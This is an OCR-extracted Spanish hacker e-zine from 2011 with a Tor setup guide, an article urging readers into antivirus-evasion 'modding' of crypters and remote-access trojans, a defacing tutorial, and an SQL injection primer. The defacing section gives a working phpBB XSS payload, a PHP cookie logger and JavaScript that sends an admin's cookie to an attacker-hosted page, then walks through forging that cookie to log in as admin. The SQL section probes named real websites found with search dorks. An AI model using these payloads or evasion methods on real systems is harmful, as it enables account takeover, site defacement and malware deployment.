



Bueno vamos al grano hay mucho curso manual tanto material en internet pues les mostrare un método para que estés anónimo en tu firefox hablando con k43l un amigo me dijo la mejor forma es tras de un proxy tras otro pues yo le dije se es bueno xD pero les mostrare un programa bueno que es **tor** pero es fácil utilizarlo en win32 pues te mostrare como instalarlo en Linux muchos no sabrán pero tengo un code en python que solo lo ejecutas…. carga agregas el botón enable tor y listo vas a la siguiente web www.ip-adress.com y fin .


Bueno primero descargas el code en el siguiente link:


http://www.mediafire.com/?89jalh3b9kpm99k

Vamos al terminal y hacemos lo siguiente:












Listo si todo salió bien nos aparecerá lo siguiente:






Se nos abrirá el explorador con el siguiente link
Añadimos el addon:

https://addons.mozilla.org/de/firefox/addon/torbutton/





Listo después de la instalación reiniciamos el Firefox, nos aparecerá en la parte derecha de abajo lo siguiente

Le damos clic y listo vamos a Google te aparecerá diferente esta vez me apareció http://www.google.cz/

Colocamos en el buscador ip-adress te cargara y te aparecerá esto hay un 100% te a vos te aparezca diferente xD

Ahora si no te traumo y te gusta manual pues bien lo desinstalas así…

```
$ sudo apt-get purge tor
```

Listo esto fue todo por hoy espero que les haya gustado esto es más que todo para gente que inicia o pues quiere estudiar o leer y bueno nos vemos en el siguiente artículo.

5: Conceptos Modding Malware [Intruder]

Decidí ponerme a escribir sobre este tema, pensando en cómo describirlo ante alguien que sabe poco y nada de él, y que además le sirva de empujón final para aquellos que quieran entrar en este mundo.

Primero, ¿Que es el Modding?

La respuesta es el arte de modificar un crypter, stub, server, etc., para hacerlo indetectable a determinado antivirus o en su defecto a todos los antivirus (FUD).

Para ello hay que partir de la base que quien se dedique a esto, debe ser capaz de ver el árbol en la semilla… ¿qué quiero decir con esto?

Que partimos de la base que una vez terminado nuestro trabajo, el archivo que era detectado por cierta cantidad de avs ahora será el mismo pero más evolucionado (y sin Avs que lo detecten).

Hay distintas técnicas, ya sea desde el source code, modificación en Hex, cambiar el valor de las offsets, usando compresores (hay quienes sostienen que el uso de compresores no es moddear :p).

Comencemos…

Tengo un crypter que esta quemado y reconocido por muchos avs, sin embargo quiero con ese crypter lograr convertir mi server (por ejemplo Cybergate) en indetectable a los avs.

Existen distinto tipo de crypters, sacantime, runtime, los hay con stub interno y con stub externo.

Cabe aclarar que el stub es lo que modificaremos para hacerlo indetectable.

Las técnicas básicas son el “avfucker” por ejemplo, basado en ir tapando offsets con distintas combinaciones y chequeando que el archivo quede funcional y a la vez indetectable, esto se consigue modificando las firmas que ponen los avs y por las cuales son detectados como infectados.

Hoy por hoy los avs ponen varias firmas, con ello logran una gama mucho más amplia para la detección, por tal motivo, si hay más de una firma, antes de hacer “avfucker” haremos “dsplit”, esto quiere decir cortar el archivo

hasta determinado offset para poder individualizar cada firma por separado y poder hacerle avfucker.

También nos podemos encontrar la mala fortuna de no encontrar offsets in-detectados funcionales, en ese caso emplearemos varias técnicas, sobre las cuales no voy a explayarme en esta nota, pero algún ejemplo de ellas puede ser hacer "256 combinaciones", "RIT", etc., para ello utilizaremos una gran variedad de herramientas, tales como el OllyDebug, HexWorkshop, LordPE, etc.

El tema es extenso y muy apasionante por lo cual los invito a averiguar más en detalle sobre él, y buscar tutoriales, los cuales están por toda la red.

Una vez que tenemos una idea de cómo proceder, nos encontramos con otra traba, muchos avs difíciles tienen técnicas específicas para quitarlos, pero como está lleno de espías, la forma de acceder a esas técnicas es, inventando una por medio del estudio y de prueba y error, o tener la fortuna de que algún colega nos la facilite… cosa muy difícil, hasta diría imposible, hasta que entremos en el "CRICULO DE CONFIANZA", haciéndonos de un nombre, posteando y compartiendo nuestro trabajo con los demás.

Se logra hacer muy buenos amigos en este ámbito, pero es un camino largo y difícil, plagado de desconfiados (entre los que me incluyo XD).

A medida que pasa el tiempo y nos vamos empapando más del tema y adquiriendo conocimientos, y sobre todo nos damos cuenta del difícil trabajo y el tiempo que lleva moddear, empezamos a entender a los que tanto criticábamos antes…

Por ejemplo mi caso personal era que odiaba el hecho de que pusieran passwords difíciles de sacar para los crypters….

Ahora los entiendo jajajaja, de hecho me las ingenio para hacer difícil el acceso a la pass, justamente para que el crypter dure más (los avs actualizan y lo vuelven detectable), y con eso también nos aseguramos que no llegue un "paracaidista" y chequee nuestro trabajo en "virustotal"… que sería como enviarlo directamente a las oficinas de los Antivirus.

Resumiendo…

El que quiera o pretenda ser un modder deberá buscar, ver, y volver a ver muchos tutoriales, luego practicar mucho, ya que de la práctica salen

nuevas técnicas y el conocer ciertas formas de encarar algún problema nos agilizara el trabajo para la próxima mod.

Registrarse en un buen foro, consultar sobre los posts publicados en secciones tales como “manuales y tutoriales”, o “dudas y preguntas”, al tener alguna duda por más que parezca tonta postearla, que seguro habrá alguien que nos eche una mano,

Evitar entrar el facilismo de que nos llegue todo de arriba, empezar a crear nuestros propios métodos y utilizar y mezclar distintos métodos aprendidos por tutoriales,

No abusar de los mensajes privados, insisto... postear en el foro público, que las respuestas llegan más rápido y no ponen en compromiso al destinatario del mp, a tener que darles una respuesta negativa a un pedido de un método privado para sacar determinado AV.

Lo importante en esto es compartir el trabajo terminado, y postear nuestras mods, no necesariamente tienen que ser FUD (indetectables a todos los Avs),

Comienzo a despedirme esperando haber llevado algo de luz en este tema a quienes estén pensando en ingresar en este mundo fascinante.

Aclarando que este articulo dista mucho de ser un tutorial (que de ellos está llena la web, basta con usar google) y lo he enfocado más hacia una nota que de un vistazo general e incentive a muchos de ustedes en volcarse al modding.

Bueno amigos en este capítulo es todo nos vemos en el siguiente numero espero les haya gustado

Saludos…

Intruder | World-Intrusion 2011

6: Conceptos Defacing [Vulcano]

DEFACE, QUE ES?

Deface es una palabra inglesa que significa desfiguración y es un término usado en informática para hacer referencia a la deformación o cambio producido de manera intencionada en una página web por un atacante que haya obtenido algún tipo de acceso a ella, bien por algún error de programación de la página, por algún bug en el propio servidor o por una mala administración de este. El autor de un deface se denomina defacer.

DEFACER:

Un defacer es un usuario de ordenador con conocimientos avanzados caracterizado por usar puertas traseras, agujeros y bugs para acceder a los servidores. Por lo general los defacers son ambiciosos cuando de sistemas se trata, ya que no buscan agujeros en servidores pequeños, sino por lo general en los más usados o los más importantes.

PORQUE DEFACEAR UNA WEB?

Muchas empresas contratan el servicio de los defacers por lo cual, los defacers pueden considerarse útiles en la red para mantener los servidores actualizados ya que por lo general pasan horas investigando y encontrando agujeros. Cuando un defacer encuentra un agujero en un servidor accede a través de él y lo reporta a la lista de bugs encontrados, los administradores de los servidores pueden hacer el respectivo parche o reparación. Esto obliga a los administradores a mantener los servidores actualizados, libre de fallas de seguridad, a hacer los servidores cada vez más seguros y contribuye a los desarrolladores a mejorar el software.

Sin embargo, muchos defacers (los que no son contratados xD) cuando logran acceder a un servidor muchas veces lo destruye, sacando los datos, eliminándolos, y usando el servidor para efectuar ataques a otros servidores, o también son usados como proxies para navegar sin ser detectados.

Otra cosa por lo cual los defacers realizan dicho acto, es por la simple razón de protesta, ya sea por problemas en su país u otras razones.

YA DEJADO EN CLARO ALGUNOS CONCEPTOS, VAMOS A LO IMPORTANTE…

INTRODUCCION AL DEFACE:

Las técnicas que se van a explicar:

- XSS (Cross Site Scripting) y envenenando la cookie
- HTML Injection 1 y 2
- SQL Injection
- RFI (Remote File Inclusion)

XSS (Cross Site Scripting)

Bien, esta técnica se basa en el mal filtrado de código malicioso (html, javascript) por el servidor Web (javascript se ejecuta en el browser y no en el servidor) , la mayoría de la gente piensa que esta técnica no sirve que solo sirve para sacar ventanitas de alerta, FALSO !

Un ejemplo:

Entramos a alguna Web donde muestran las nuevas vulnerabilidades y vemos que dice algo sobre un nuevo bug XSS en los foros phpBB (bug muy común en estas aplicaciones)

El bug se explota así:

[url]www.[url=www.s=''style='top:expression(eval(this.sss));'sss=`window.location.href='http://www.web.com';this.sss=null`s=''][/url][/url]'

Si lo único que quieres hacer es molestarlo podríamos re direccionarlo a una Web porno o a tu sitio Web

Pero si se quiere intentar hacer un deface, podríamos intentar robar la cookie del admin

Para esto necesitamos algunas cosas:

-Un web hosting
-Tener buena ingeniería social
-Que el foro sea vulnerable
-Que el browser del admin sea vulnerable

Comencemos, primero

Creamos un archivo de texto con este código:

```
<?
$cookie = $_GET['cookie'];
$fff = fopen("archivo.txt","a");
fwrite($fff, "$cookie \n");
fclose($fff);
?>
```

Lo guardamos como cookies.php y lo subimos a un servidor gratuito A hora hay que construir el código que se va a encargar de robar la cookie

```
window.location='http://www.tuhosting.com/cookies.php?cookie='+document.cookie;
```

Y aplicamos esto en el bug de los phpBB:

```
[url]www.[url=www.s=''style='top:expression(eval(this.sss));'sss=`http://www.tuhosting.com/cookies.php?cookie='+document.cookie;';this.sss=null`s=']['/url][/url]'
```

Esto es lo que hay que hacer que el admin visualice

Con esto va a ser re direccionado al archivo encargado de robar la cookie =)


Claro que esto va a ser muy evidente y si el admin tiene algo de conocimientos cambiara su pass casi inmediatamente, para esto se puede aplicar un iFrame de borde 0 y posiblemente nunca sabría que paso xD

A esta todo a sí que le mande el código en un mp.

Ahora solo falta esperar...

Unas horas después entre al ftp donde había hospedado el archivo cookies.php y para mi suerte ahora existía un archivo con el nombre archivo.txt

Si, ese archivito es la cookie del admin =)



Lo descargue me puse a revisarlo y era algo como esto:

s:11:"autologinid"/s:32:"d9ee0d1e7dd4e8993f097d1c3d6a3e54"/s:6:"userid"/s:1:"1"

s:11:"autologinid"/s:32:"d9ee0d1e7dd4e8993f097d1c3d6a3e54"/s:6:"userid"/s:1:"1"

foroszonavirus_data%0Aa%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A32%3A%2213ac97aada67bc8514a2bccf76763063%22%3Bs%3A6%3A%22userid%22%3Bs%3A3%3A%22500%22%3B%7D%0Aforos.zonavirus.com%2F%0A1536%0A1893476224%0A29820006%0A61865024%0A29746581%0A%0A*

La cookie esta encriptada, así que hay que buscarse un urldecode hay muchos en la red.

Una vez que lo encontramos hay que decodificarla y ahora sale algo como esto:

foroszonavirus_data
a:2:{s:11:"autologinid";s:32:"13ac97aada67bc8514a2bccf76763063";s:6:"userid";s:3:"500";}
foros.zonavirus.com/
1536
1893476224
29820006
61865024
29746581
*

Ahora hay que cambiar los datos por los que recogimos de la cookie del admin cambiamos el hash por el del admin y donde dice user id cambiamos el 500 por un 1

Ojo donde dice s:3: cambiamos el 3 por un 1 ese número varía dependiendo el número de caracteres que tenga la id del usuario.
Ahora que ya modificamos volemos a encriptar la cookie por el método de urlencode:

*foroszonavirus_data%0Aa%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A32%3A%22d9ee0d1e7dd4e8993f097d1c3d6a3e54%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%221%22%3B%7D%0A
foros.zonavirus.com%2F%0A1536%0A1893476224%0A29820006%0A61865024%0A29746581%0A*%0A*

Borramos el contenido anterior del txt usuario@foros.zonavirus y ponemos el código de la cookie falsificada y le damos en guardar.

Ahora abrimos el navegador y entramos al foro y....
ohhhh estoy logueado como el admin!!!!

Esa es la forma más difícil

Hay otra forma que sería loguearnos en el foro con nuestro user y password con la opción recordar contraseña activada

Y descargamos el software, Internet Explorer Cookies Viewer (IECV) o con la ayuda de alguna extensión para FF que permita editar cookies


Lo ejecutamos y aparecen todas las cookies buscamos la del foro y hacemos las modificaciones necesarias guardamos los cambios y nos posicionamos sobre el nombre de la cookie, un click derecho y le damos en "abrir website"

Si lo hicieron bien deberían estar logueados como el admin.

Otra forma seria editando las cabeceras con el Achilles , en el momento en que nuestro browser manda la información de nuestro md5 e id, cambiarlos por los del admin y debería loguearlos como el admin =)

Ya que al parecer el foro era una versión antigua pude entrar al panel de administrador (en las versiones más nuevas, pide una autentificación al momento de entrar al panel de admin)

EN EL PROXIMO NUMERO SE EXPLICARAN LOS OTROS METODOS ASI QUE NOS VEMOS.



7: SQL INJECTION PRACTICO #1 [exploit-shell]

Hola a todos les saluda exploit-shell vamos a ver de una manera amigable y fácil sqli bueno primero necesitamos saber de qué se trata este tipo de bug o vulnerabilidad informática.

SQL injection es un método de infiltración de código, lo podríamos llamar código intruso porque tú vas acceder a la db por medio de consultas.
¿Dónde origina este problema?
Sencillo del incorrecto chequeo o filtrado de las variables.

Bueno no me voy a profundizar en esto hay muchos más manuales que te explican bien sobre todo este tema de sqli, vamos al grano.
Primero que todo vamos a buscar una web vulnerable lo podes buscar con un dorck por ejemplo:

Inurl: index.php? Id=
Inurl: trainers.php? Id=
Inurl: buy.php?category=

Cogemos inurl: trainers.php?id= lo copiamos y lo pegamos al buscador nos aparecerá muchas páginas cogemos una y para probar si es vulnerable hay dos formas:

1. http://www.solutionfocusedtrainers.co.uk/trainers.php?id=4 -------> link original
2. http://www.solutionfocusedtrainers.co.uk/trainers.php?id=” -------> le colocamos un (“)

   Nos aparecerá este error:

SOLUTION FOCUSED TRAINING SUPERVISION AND CONSULTATION

Error : You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1

Otra forma probar si es vulnerable es :

1. http://www.solutionfocusedtrainers.co.uk/trainers.php?id=4 (link original)
2. http://www.solutionfocusedtrainers.co.uk/ponemosloquequeramos (ponemos lo que queramos)

Aquí por ejemplo nos darán este error

Error 404: NOT FOUND! The server cannot find the document corresponding to the URL you typed in.

Pero lo normal es esto en una web vulnerable es:

http://www.yoquierogames.com/games.php?id=”

Warning: mysql_fetch_object (): supplied argument is not a valid MySQL result resource in /home/yoquiero/public_html/games.php on line 15

http://www.yoquierogames.com/ola

Aparecerá:

Not Found
The requested URL /Ola was not found on this server.
Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.

Apache/1.3.36 Server at www.yoquierogames.com Port 80

